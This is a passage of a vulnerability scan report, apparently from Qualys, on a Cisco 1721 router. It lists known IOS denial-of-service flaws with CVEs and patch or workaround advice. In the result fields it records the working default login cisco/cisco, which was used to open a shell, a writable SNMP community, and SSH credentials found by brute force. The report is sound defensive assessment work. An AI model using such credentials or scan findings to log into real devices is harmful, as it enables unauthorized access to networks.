3 Cisco Unified Communications Manager Express Denial of Service Vulnerabilities (cisco-sa-20100324-cucme)

QID:	43182	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2010-0585, CVE-2010-0586				
Vendor Reference:	cisco-sa-20100324-cucme				
Bugtraq ID:	-				
Last Update:	04/21/2010				

THREAT:
Cisco Unified CME is the call processing component of an enhanced IP telephony solution that is integrated into Cisco IOS Software. Cisco Unified SRST is a critical component of a centralized call-processing architecture in which a Cisco Unified Communications Manager cluster, located at a central site, provides telephony services for all sites of an organization.

The Cisco Unified CME and Cisco Unified SRST features in Cisco IOS Software are affected by two denial of service vulnerabilities that may cause a device reload when processing specific malformed SCCP messages. The malformed SCCP messages can only come from registered phone IP addresses. If the auto-registration feature is enabled (Cisco Unified CME only), an attacker can register its IP address and subsequently send a malformed payload to exploit these vulnerabilities. The auto-registration feature is enabled by default.

Cisco IOS devices, including Cisco Unified Communications 500 Series, that are configured for the Cisco Unified CME or the Cisco Unified SRST features are affected.

IMPACT:
Successful exploitation of this vulnerability may cause the affected device to reload.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20100324-cucme for additional information on obtaining the fixes.

Workaround:
There are no workarounds for these vulnerabilities. However, in the case of the Cisco Unified CME feature, auto-registration can be disabled to make exploitation more difficult. Auto-registration can be disabled for the Cisco Unified CME feature by issuing the following commands:

```
telephony-service
  no auto-reg-ephone
```

Before disabling auto-registration, all phone MAC addresses need to be explicitly defined on the Cisco Unified CME. Otherwise phones will not be able to register. Refer to the advisory to obtain additional details about the workarounds.

RESULT:
OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software Multiprotocol Label Switching Packet Vulnerability (cisco-sa-20100324-ldp)

QID:	43180	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.8		
CVE ID:	CVE-2010-0576				
Vendor Reference:	cisco-sa-20100324-ldp				
Bugtraq ID:	-				
Last Update:	11/15/2011				

THREAT:
A device running Cisco IOS Software, Cisco IOS XE Software, or Cisco IOS XR Software is vulnerable to a remote denial of service condition if it is configured for Multiprotocol Label Switching (MPLS) and has support for Label Distribution Protocol (LDP).

The vulnerability is caused due to an error when processing Label Distribution Protocol (LDP) UDP packets and can be exploited to cause a device reload or restart the "mpls_ldp" Cisco IOS XR process.

A system is vulnerable if configured with either LDP or Tag Distribution Protocol (TDP).

IMPACT:
Successful exploitation of this vulnerability on a device running a vulnerable version of Cisco IOS Software or Cisco IOS XE Software will cause the affected device to reload.

Exploitation on a router running a vulnerable version of Cisco IOS XR Software will result in a restart of the mpls_ldp process.

The issue could be repeatedly exploited to cause an extended denial of service condition.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20100324-ldp for additional information on obtaining the fixes.

Workaround:
- Use Infrastructure Access Control Lists (iACLs) to block traffic at the border of networks.
- Use Receive ACL (rACL) to protect the device from harmful traffic before the traffic can impact the route processor. Receive ACLs are designed to only protect the device on which it is configured.
- Control Plane Policing (CoPP) can be used to block the affected features TCP traffic access to the device.

Further information on applying the workarounds can be obtained in the cisco-sa-20100324-ldp advisory.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software H.323 Denial of Service Vulnerabilities (cisco-sa-20100324-h323)

QID:	43178	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.1		
CVE ID:	CVE-2010-0582				
Vendor Reference:	cisco-sa-20100324-h323				
Bugtraq ID:	-				
Last Update:	04/21/2010				

THREAT:
H.323 is the ITU standard for real-time multimedia communications and conferencing over packet-based (IP) networks.

The H.323 implementation in Cisco IOS Software contains two denial of service vulnerabilities. An attacker can exploit these vulnerabilities remotely by sending crafted H.323 packets to the affected device that is running Cisco IOS Software. A TCP three-way handshake is needed to exploit these vulnerabilities. When exploited, the first vulnerability may lead to an interface queue wedge. The second vulnerability may cause a memory leak and, in most cases, the device to reload.

Cisco devices that are running affected Cisco IOS Software versions that are configured to process H.323 messages are affected by these vulnerabilities.

IMPACT:
Successful exploitation could allow the attacker to cause the device to restart, resulting in a denial of service condition.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20100324-h323 for additional information on obtaining the fixes.

Workaround:
There are no workarounds to mitigate these vulnerabilities apart from disabling H.323 if the Cisco IOS device does not need it. Applying access lists on interfaces that should not accept H.323 traffic and putting firewalls in strategic locations may greatly reduce exposure until an upgrade can be performed.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software H.323 Denial of Service Vulnerability (cisco-sa-20090923-h323)

QID:	43170	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.1		
CVE ID:	CVE-2009-2866				
Vendor Reference:	cisco-sa-20090923-h323				
Bugtraq ID:	-				

Last Update: 10/06/2009

THREAT:
H.323 is the ITU standard for multimedia communications over IP.

Cisco IOS is prone to a remote denial of service vulnerability that occurs when Cisco IOS handles a specially crafted H.323 packet. To exploit this issue, attackers can use readily available network utilities.

Cisco devices that are running affected Cisco IOS Software versions configured to process H.323 messages are affected by this vulnerability. Cisco has released free software updates that address this vulnerability.

IMPACT:
An attacker can exploit this issue to cause the affected device to reload, denying service to legitimate users.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20090923-h323 for additional information on obtaining the fixes.

Workaround:
Disable H.323 if the device that is running Cisco IOS Software does not need to run H.323 for VoIP services.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software Multiple Multicast Vulnerabilities (cisco-sa-20080924-multicast)

QID:	43146	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2008-3808, CVE-2008-3809				
Vendor Reference:	cisco advisory				
Bugtraq ID:	-				
Last Update:	10/07/2008				

THREAT:
Two crafted Protocol Independent Multicast (PIM) packet vulnerabilities exist in Cisco IOS Software. Devices that run Cisco IOS Software and are configured for PIM are affected by these issues.

IMPACT:
Successful exploitation may cause a reload of the affected device. Repeated exploitation could result in a sustained denial of service condition.

SOLUTION:
Cisco released an advisory detailing various workarounds and solutions. Refer to Cisco Security Advisory cisco-sa-20080924-ubr for more information.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS SSL Packets Multiple Vulnerabilities

QID:	43139	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.8		
CVE ID:	CVE-2007-2813				

Vendor Reference:	cisco-sa-20070522-SSL
Bugtraq ID:	24097
Last Update:	10/14/2010

THREAT:
Multiple vulnerabilities exist in the implementation of SSL packets which lie in the processing of ClientHello, ChangeCipherSpec and Finished messages.

In order to trigger these vulnerabilities, a malicious client must send malformed packets during the SSL protocol exchange with the vulnerable device.

IMPACT:
Successful exploitation of these vulnerabilities may lead to a sustained denial of service.

SOLUTION:
Cisco released an advisory detailing various workarounds and solutions. Refer to Cisco security advisory cisco-sa-20070522-SSL for further information.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Multiple DLSw Denial of Service Vulnerabilities

QID:	43142	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2008-1152				
Vendor Reference:	cisco advisory				
Bugtraq ID:	-				
Last Update:	10/14/2010				

THREAT:
Cisco IOS contains multiple vulnerabilities in the Data-link Switching (DLSw) feature that may result in a reload or memory leaks when processing specially crafted UDP or IP Protocol 91 packets.

IMPACT:
Malicious people can exploit these vulnerabilities to cause denial of service conditions.

SOLUTION:
Cisco released an advisory detailing various workarounds and solutions. Refer to Cisco Security Advisory cisco-sa-20080326-dlsw for information.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Multiple Vulnerabilities

QID:	43207	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.8		
CVE ID:	CVE-2009-5038, CVE-2009-5040, CVE-2010-4671, CVE-2010-4683, CVE-2010-4685, CVE-2010-4686				
Vendor Reference:	Cisco IOS 15.0(1)XA Release Notes				
Bugtraq ID:	-				
Last Update:	02/28/2011				

THREAT:
Cisco IOS is prone to the following vulnerabilities:

- An error when processing certain IRC traffic can be exploited to cause a device reload by accessing an IRC channel within 36 hours of a reload.

- An error in the Communication Manager Express (CME) component when handling an SNR number change menu from an extension mobility phone can be exploited to crash the device.

- A memory leak when processing UDP SIP REGISTER packets can be exploited to exhaust memory resources via a specially crafted SIP packet.

- An error in the PKI implementation does not clear the public key cache for the peers when the certificate map is changed. This can be exploited to reconnect and bypass the certificate ban.

- A memory fragmentation error in the CME component when handling SIP TRUNK traffic can be exploited to exhaust memory resources via specially crafted SIP packets.

- An error when handling multiple IPv6 router advertisements can be exploited to cause a device to reload by flooding it with random IPv6 router advertisements.

Note: Successful exploitation of this vulnerability requires that the interface is configured with "ipv6 address autoconf' enabled and the attacker is directly connected to the device.

Affected Versions:
Cisco IOS Versions prior to 15.0(1)XA5 are affected.

IMPACT:
Exploitation can result in a denial of service.

SOLUTION:
Patch:
This issue has been resolved in Cisco IOS Version 15.0(1)XA5. Refer to Cisco 15_01_XA Release Notes for additional information

RESULT:

OS obtained: Cisco IOS Version 12.3(11)YZ2
OS obtained: Cisco IOS Software, C1700 Software (C1700-ADVSECURITYK9-M), Version 12.3(11)YZ2, RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport

 3 Cisco IOS Software Data-Link Switching Vulnerability (cisco-sa-20110928-dlsw)

QID:	43214	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2011-0945				
Vendor Reference:	cisco-sa-20110928-dlsw				
Bugtraq ID:	-				
Last Update:	10/13/2011				

THREAT:
DLSw provides a means of transporting IBM Systems Network Architecture (SNA) and network BIOS (NetBIOS) traffic over an IP network.

A Cisco IOS device that is configured for DLSw listens for IP protocol 91 packets. Depending on the DLSw configuration, UDP port 2067, and, one or more TCP ports can also be opened.

IMPACT:
Successful exploitation of the vulnerability may result in a memory leak that can lead to a denial of service condition. Memory exhaustion can cause an affected Cisco IOS device to reload or become unresponsive; a power cycle might be required to recover from the condition.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20110928-dlsw for additional information on obtaining the fixes.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS TCP State Manipulation Denial of Service Vulnerabilities (cisco-sa-20090908-tcp24)

QID:	43197	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.4		
CVE ID:	CVE-2009-0627, CVE-2008-4609				
Vendor Reference:	cisco-sa-20090908-tcp24				
Bugtraq ID:	-				
Last Update:	11/04/2010				

THREAT:
Multiple Cisco products are affected by denial of service vulnerabilities in the TCP protocol.

By manipulating the state of TCP connections, an attacker could force a system that is under attack to maintain TCP connections for long periods of time, or indefinitely in some cases. With a sufficient number of open TCP connections, the attacker may be able to cause a system to consume internal buffer and memory resources, resulting in new TCP connections being denied access to a targeted port or an entire system.

Network devices are not directly impacted by TCP state manipulation denial of service attacks transiting a device. However, network devices that maintain the state of TCP connections may be impacted.

IMPACT:
Successful exploitation results in a denial of service.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20090908-tcp24 for additional information on obtaining the fixes.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software Multiple Features IP Sockets Vulnerability (cisco-sa-20090325-ip)

QID:	43153	CVSS Base:	7.1	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.9		
CVE ID:	CVE-2009-0630				
Vendor Reference:	cisco advisory				
Bugtraq ID:	-				
Last Update:	04/06/2009				

THREAT:
A vulnerability exists in the handling of IP sockets that can cause devices to be vulnerable to a denial of service attack when any of the following features of Cisco IOS Software and Cisco IOS XE Software are enabled:

Cisco Unified Communications Manager Express

SIP Gateway Signaling Support Over Transport Layer Security (TLS) Transport
Secure Signaling and Media Encryption
Blocks Extensible Exchange Protocol (BEEP)
Network Admission Control HTTP Authentication Proxy
Per-user URL Redirect for EAPoUDP, Dot1x, and MAC Authentication Bypass
Distributed Director with HTTP Redirects
DNS (TCP mode only)

This vulnerability can be exploited by a remote attacker by sending specially-crafted TCP/IP packets to multiple TCP ports to prevent accepting new connections or sessions, exhaust memory, cause high CPU load, or to cause a reload of an affected device. (CVE-2009-0630)

For successful exploitation of this vulnerability, the TCP three-way handshake must be completed to the associated TCP port number for any of the features listed above.

IMPACT:
Successful exploitation of the vulnerability may result in the any of the following occurring:

1) The configured feature may stop accepting new connections or sessions.
2) The memory of the device may be consumed.
3) The device may experience prolonged high CPU utilization.
4) The device may reload.

SOLUTION:
Workarounds:
- Use Infrastructure Access Control Lists (iACLs) to block traffic at the border of networks.
- Use Receive ACL (rACL) to protect the device from harmful traffic before the traffic can impact the route processor. Receive ACLs are designed to only protect the device on which it is configured.
- Control Plane Policing (CoPP) can be used to block the affected features TCP traffic access to the device.

Further information and examples on configuring iACLs, rACLs and CoPP can be found at the advisory cisco-sa-20090325-ip.

Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20090325-ip for additional information on obtaining the fixes.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software Secure Copy Privilege Escalation Vulnerability (cisco-sa-20090325-scp)

QID:	43157	CVSS Base:	7.1	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2009-0637				
Vendor Reference:	cisco advisory				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
SCP (Secure Copy Protocol) allows the transfer of files between systems in an encrypted form. SCP relies on the Secure Shell (SSH) protocol.

The server side of the SCP implementation in Cisco IOS software contains a vulnerability that allows authenticated users with an attached command-line interface (CLI) view to transfer files to and from a Cisco IOS device that is configured to be a SCP server, regardless of user permissions defined via the CLI view configuration. An attacker could exploit this vulnerability to view or modify any file on the device, and elevate privileges via crafted SCP commands to write to the device's configuration. (CVE-2009-0637)

The vulnerability can only be exploited in the Secure Copy (SCP) implementation in Cisco IOS devices when the SCP server and Role-Based CLI Access features are enabled.

IMPACT:
Successful exploitation of the vulnerability may allow valid but unauthorized users to retrieve or write to any file on the device's file system, including the device's saved configuration and Cisco IOS image files. This configuration file may include passwords or other sensitive information.

SOLUTION:
Workaround:
Disable the SCP server or the CLI view feature if the Cisco IOS SCP server functionality is not needed. The SCP server can be disabled by executing the following command in global configuration mode:

```
no ip scp server enable
```

Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20090325-scp for additional information on obtaining the fixes.

RESULT:
OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software Tunnels Vulnerability (cisco-sa-20090923-tunnels)

QID:	43172	CVSS Base:	7.1	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.9		
CVE ID:	CVE-2009-2872, CVE-2009-2873				
Vendor Reference:	cisco-sa-20090923-tunnels				
Bugtraq ID:	-				
Last Update:	10/14/2010				

THREAT:
A tunnel protocol encapsulates a wide variety of protocol packet types inside IP tunnels, creating a virtual point-to-point link between internetworking devices over an IP network.

Devices that are running Cisco IOS Software and configured for GRE, IPinIP, Generic Packet Tunneling in IPv6 or IPv6 over IP tunnels tunnels and Cisco Express Forwarding may reload upon switching a specially crafted malformed packets. The Cisco IOS Point to Point Tunneling Protocol (PPTP) feature creates GRE tunnels that are transparent to the user. Therefore systems configured for PPTP are also vulnerable.

IMPACT:
Successful exploitation of the vulnerability may result in the reload of an affected system, causing a denial of service.

SOLUTION:
Cisco has released an advisory detailing solutions available to fix the issue. Refer to Cisco Security Advisory cisco-sa-20090923-tunnels for additional information on obtaining the fixes.

Workarounds:
Disabling Cisco Express Forwarding will mitigate this vulnerability. It can be disabled in the following two ways:

1) Disable Cisco Express Forwarding Globally by using the no ip cef and no ipv6 cef global configuration commands.

2) Disable Cisco Express Forwarding on all Tunnel Interfaces configured on an affected device as shown in the following example:

```
interface Tunnel [interface-ID]
  no ip route-cache cef
```

Impact of the workaround:
Disabling Cisco Express Forwarding may have significant performance impact and is not recommended by Cisco. Refer to the advisory for additional details on the workarounds.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Software Crafted TCP Packet Denial of Service Vulnerability (cisco-sa-20100324-tcp)

QID:	43174	CVSS Base:	7.1	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.9		
CVE ID:	CVE-2010-0577				
Vendor Reference:	cisco-sa-20100324-tcp				
Bugtraq ID:	-				
Last Update:	03/24/2010				

THREAT:
Cisco IOS Software is affected by a denial of service vulnerability that may allow a remote unauthenticated attacker to cause an affected device to reload or hang.

The vulnerability may be triggered by a TCP segment, containing crafted TCP options, that is received during the TCP session establishment phase. In addition to specific, crafted TCP options, the device must have a special configuration to be affected by this vulnerability.

Affected Products:
Devices running an affected version of Cisco IOS Software, and are configured for any of the following:
1) A specific TCP window size
2) TCP path MTU discovery (PMTUD)
3) Stateful Network Address Translation (SNAT) with TCP as the transport protocol

IMPACT:
Successfully exploiting this issue might allow a remote attacker to cause denial of service conditions.

SOLUTION:
Patch:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20100324-tcp for additional information on obtaining the fixes.

Workarounds:
There are no workarounds to mitigate this vulnerability other than disabling the specific features that make a device vulnerable, if feasible. Additionally, allowing only legitimate devices to connect to affected devices will help limit exposure to this vulnerability.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS DLSw Vulnerability (cisco-sa-20070110-dlsw)

QID:	43179	CVSS Base:	5	PCI Severity:	MED
Category:	Hardware	CVSS Temporal:	4.1		
CVE ID:	CVE-2007-0199				
Vendor Reference:	cisco-sa-20070110-dlsw				
Bugtraq ID:	-				
Last Update:	11/15/2011				

THREAT:
Data-link switching (DLSw) provides a means of transporting IBM Systems Network Architecture (SNA) and network basic input/output system (NetBIOS) traffic over an IP network.

A vulnerability exists in the Data-link Switching (DLSw) feature in Cisco IOS where an invalid value in a DLSw message could result in a reload of the DLSw device.

Successful exploitation of this vulnerability requires that an attacker be able to establish a DLSw connection to the device.

This security advisory applies to all Cisco products that run Cisco IOS Software versions 11.0 through 12.4 configured for DLSw.

IMPACT:
Successful exploitation of the vulnerability may result in a reload of the device.

SOLUTION:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20070110-dlsw for additional information on obtaining the fixes.

Workaround:
- Configure Explicitly Defined DLSw Peers

If DLSw is configured with no remote peers defined, then it must be operating in promiscuous mode on one end of the connection. Promiscuous mode could allow for any device to attempt to establish a DLSw peer with the router. To prevent malicious connections, DLSw peers may be explicitly defined with the dlsw remote-peer command removing the need for promiscuous mode.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

3 Cisco IOS Telnet Service Remote Denial of Service Vulnerability

QID:	38308	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.7		
CVE ID:	CVE-2004-1464				
Vendor Reference:	cisco-sa-20040827-telnet				
Bugtraq ID:	11060				
Last Update:	01/24/2012				

THREAT:
Cisco devices use Telnet, RSH, SSH, and HTTP for remote management. Reverse telnet allows users to establish connections to other devices after connecting to one device through an asynchronous serial connection.

The Cisco IOS telnet service is prone to a remote denial of service vulnerability. A malicious user can trigger this vulnerability by sending a specially-crafted TCP packet to a telnet or reverse telnet port of a Cisco device running IOS. If successful, this could result in a denial of service condition affecting telnet, reverse telnet, Remote Shell (RSH), Secure Shell (SSH), and HTTP services on the device.

Reportedly, the affected device stops responding to further connection attempts for the vulnerable services after processing the specially-crafted TCP packet sent by the malicious user. Services that were established before the attack as well as other functionality of the device are not affected by this issue. Device management may still be carried out through SNMP.

The malicious user must complete a full 3-way TCP handshake to successfully carry out this attack. This requirement increases the complexity of using a spoofed IP address.

All Cisco devices running IOS with a telnet or reverse telnet service are affected by this vulnerability. The telnet service employs TCP port 23, and Cisco devices running a reverse telnet server may employ ports in the ranges of 2001 to 2999, 3001 to 3099, 6001 to 6999, and 7001 to 7099.

IMPACT:
If successfully exploited, this vulnerability could result in a denial of service condition affecting telnet, reverse telnet, Remote Shell (RSH), Secure Shell (SSH), and HTTP services on the device.

SOLUTION:
Cisco has released a security advisory to address this issue. Refer to Cisco Security Advisory: Cisco Telnet Denial of Service Vulnerability for more information.

As a workaround, Cisco recommends that users disable telnet in support of SSH. More information on enabling SSH in a Cisco device can be obtained from the following Cisco article: Configuring Secure Shell.

Telnet service may be disabled by configuring the following VTY lines on a device:

Router(config)# line vty 0 4
Router(config-line)# transport input ssh

Cisco also recommends creating a VTY access class to limit access to the device. More information can be obtained from the following location: VTY configuration page.

Additionally, all telnet traffic may be blocked from entering the network by configuring Interface Access Lists. More information may be found in the referenced Cisco advisory.

RESULT:

Detected by exact_os_tcp_services.db.

3 SSH Weak Cipher Used port 22/tcp

QID:	38523	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/13/2009				

THREAT:
SSH is used to secure communication between a user and a server.

IMPACT:
If weak ciphers are used by SSH to protect the session data, it is possible for a third party to record the network traffic, mount an offline bruteforcing attack, recover the session key and from there recover the content of the whole SSH session. It is perhaps also possible to recover usernames, passwords and other sensitive information.

SOLUTION:
Where possible SSH should be configured not to use weak ciphers such as DES. A more secure alternative is available in most cases e.g. 3DES, AES.

RESULT:

Cipher Name	Key Length(Bits)
des	64

3 Management Interfaces Accessible On Cisco Device Vulnerability port 80/tcp

QID:	38250	CVSS Base:	4	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	03/25/2008				

THREAT:
The target is determined to be a Cisco device, which uses protocols such as HTTP, TELNET, rlogin, FTP, and SNMP for configuration management. These services can be accessed publicly, and are an invitation for malicious users to break in.

The port string mentioned with this vulnerability should identify the service in question.

IMPACT:
Malicious users can exploit this vulnerability to deploy a range of known attacks against accessible services. Brute force attacks such as password guessing and Denial Of Service are also possible.

SOLUTION:
Consider taking the following precautionary measures:

Disable services that are not needed.
Consider putting access controls on these services. Access controls can be put together using the features in the device (if available) or using an external firewall.
Use secure services like (HTTPS, SSH) instead of HTTP or TELNET if possible.
Do not use default passwords and replace them with hard to guess passwords. Change passwords frequently.

RESULT:

Detected service http and os CISCO IOS 12.1-12.2

3 Management Interfaces Accessible On Cisco Device Vulnerability port 161/udp

QID:	38250	CVSS Base:	4	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	03/25/2008				

THREAT:
The target is determined to be a Cisco device, which uses protocols such as HTTP, TELNET, rlogin, FTP, and SNMP for configuration management. These services can be accessed publicly, and are an invitation for malicious users to break in.

The port string mentioned with this vulnerability should identify the service in question.

IMPACT:
Malicious users can exploit this vulnerability to deploy a range of known attacks against accessible services. Brute force attacks such as password guessing and Denial Of Service are also possible.

SOLUTION:
Consider taking the following precautionary measures:

Disable services that are not needed.
Consider putting access controls on these services. Access controls can be put together using the features in the device (if available) or using an external firewall.
Use secure services like (HTTPS, SSH) instead of HTTP or TELNET if possible.
Do not use default passwords and replace them with hard to guess passwords. Change passwords frequently.

RESULT:

No results available

3 Management Interfaces Accessible On Cisco Device Vulnerability port 23/tcp

QID:	38250	CVSS Base:	4	PCI Severity:	MED

Category:	General remote services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	03/25/2008				

THREAT:
The target is determined to be a Cisco device, which uses protocols such as HTTP, TELNET, rlogin, FTP, and SNMP for configuration management. These services can be accessed publicly, and are an invitation for malicious users to break in.

The port string mentioned with this vulnerability should identify the service in question.

IMPACT:
Malicious users can exploit this vulnerability to deploy a range of known attacks against accessible services. Brute force attacks such as password guessing and Denial Of Service are also possible.

SOLUTION:
Consider taking the following precautionary measures:

Disable services that are not needed.
Consider putting access controls on these services. Access controls can be put together using the features in the device (if available) or using an external firewall.
Use secure services like (HTTPS, SSH) instead of HTTP or TELNET if possible.
Do not use default passwords and replace them with hard to guess passwords. Change passwords frequently.

RESULT:

Detected service telnet and os CISCO IOS 12.1-12.2

 4 Cisco Router/Switch Default Password Vulnerability

QID:	43021	CVSS Base:	4.6	PCI Severity:	MED
Category:	Hardware	CVSS Temporal:	4.4	PCI Status:	FAIL
CVE ID:	CVE-1999-0508				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/04/2009				

THREAT:
Some Cisco routers/switches come with a default NULL password or unset password. If the password is not changed, remote users can access sensitive information about the device. Also, it's possible for configuration changes to be made, leading to a full compromise.

IMPACT:
By exploiting this vulnerability, your device can be fully compromised and sensitive information can be obtained by a remote attacker.

SOLUTION:
Please change your router/switch password immediately.

Check Cisco's Web site for further information.

RESULT:

Username: cisco
Password: cisco
show version
Cisco IOS Software, C1700 Software (C1700-ADVSECURITYK9-M), Version 12.3(11)YZ2, RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by Cisco Systems, Inc.
Compiled Wed 08-Aug-07 19:22 by dchih

ROM: System Bootstrap, Version 12.2(7r)XM1, RELEASE SOFTWARE (fc1)

lee uptime is 5 hours, 59 minutes
System returned to ROM by power-on
System image file is "flash:c1700-advsecurityk9-mz.123-11.YZ2.bin"

This product contains cryptographic features and is subject to United
States and local country laws governing import, export, transfer and
use. Delivery of Cisco cryptographic products does not imply
third-party authority to import, export, distribute or use encryption.
Importers, exporters, distributors and users are responsible for
compliance with U.S. and local country laws. By using this product you
agree to comply with applicable laws and regulations. If you are unable
to comply with U.S. and local laws, return this product immediately.

A summary of U.S. laws governing Cisco cryptographic products may be found at:
http://www.cisco.com/wwl/export/crypto/tool/stqrg.html

If you require further assistance please contact us by sending email to
export@cisco.com.

Cisco 1721 (MPC860P) processor (revision 0x100) with 59834K/5702K bytes of memory.
Processor board ID FOC06330BJ6 (1975155490), with hardware revision 0000
MPC860P processor: part number 5, mask 2
1 Ethernet interface
1 FastEthernet interface
32K bytes of NVRAM.
16384K bytes of processor board System flash (Read/Write)

Configuration register is 0x2102

lee>

4 Cisco IOS Software Session Initiation Protocol Denial of Service Vulnerabilities (cisco-sa-20100324-sip)

QID:	43176	CVSS Base:	10	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-2010-0580, CVE-2010-0581, CVE-2010-0579				
Vendor Reference:	cisco-sa-20100324-sip				
Bugtraq ID:	-				
Last Update:	03/24/2010				

THREAT:
SIP is a popular signaling protocol that is used to manage voice and video calls across IP networks such as the Internet. SIP is responsible for handling all aspects of call setup and termination.

Three vulnerabilities exist in the SIP implementation in Cisco IOS Software that may allow a remote attacker to cause a device reload, or execute arbitrary code. These vulnerabilities are triggered when the device running Cisco IOS Software processes malformed SIP messages.

IMPACT:
Successful exploitation allows attackers to execute arbitrary code.

SOLUTION:
Cisco has released an advisory detailing various solutions available to fix this issue. Refer to Cisco Security Advisory cisco-sa-20100324-sip for additional information on obtaining the fixes.

RESULT:

OS Version: Cisco IOS Version 12.3(11)YZ2

4 Writeable SNMP Information port 161/udp

QID:	78031	CVSS Base:	10	PCI Severity:	HIGH
Category:	SNMP	CVSS Temporal:	9	PCI Status:	FAIL
CVE ID:	CVE-1999-0792, CVE-2000-0147, CVE-2001-0380, CVE-2001-1210, CVE-2002-0478, CVE-2000-0515				
Vendor Reference:	-				
Bugtraq ID:	973, 1327, 3758, 4330				
Last Update:	06/05/2009				

THREAT:
Unauthorized users can modify all SNMP information because the access password is not secure.

IMPACT:
The system can be attacked in a number of ways--by route redirection, denial of service, complete loss of network service, reboots or crashes, and traffic monitoring.

SOLUTION:
If SNMP access is not required on this system, then disallow it. Otherwise, use a secure un-guessable "community name", and restrict the hosts that talk SNMP with your system to a defined list of IP addresses.

RESULT:

private

5 SSH User Login Bruteforced port 22/tcp

QID:	38259	CVSS Base:	4.6	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	4.4	PCI Status:	FAIL
CVE ID:	CVE-1999-0508				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/05/2009				

THREAT:
One or more valid SSH user logins have been found through bruteforcing.

IMPACT:
Exploitation of this vulnerability may lead to a complete compromise of the host.

SOLUTION:
Change the user passwords so that they are difficult to guess.

RESULT:

cisco/cisco

Potential Vulnerabilities (16)

2 IP Forwarding Enabled

QID:	115284	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Local	CVSS Temporal:	6.8	PCI Status:	FAIL
CVE ID:	CVE-1999-0511				

Vendor Reference: -
Bugtraq ID: -
Last Update: 12/17/2009

THREAT:
If this machine is not a router or a firewall, then IP forwarding should not be activated.

IMPACT:
If this machine is not intended to be a router, then it may allow a malicious user to access your internal network.

SOLUTION:
Disable IP fowarding by following the appropriate instructions below:

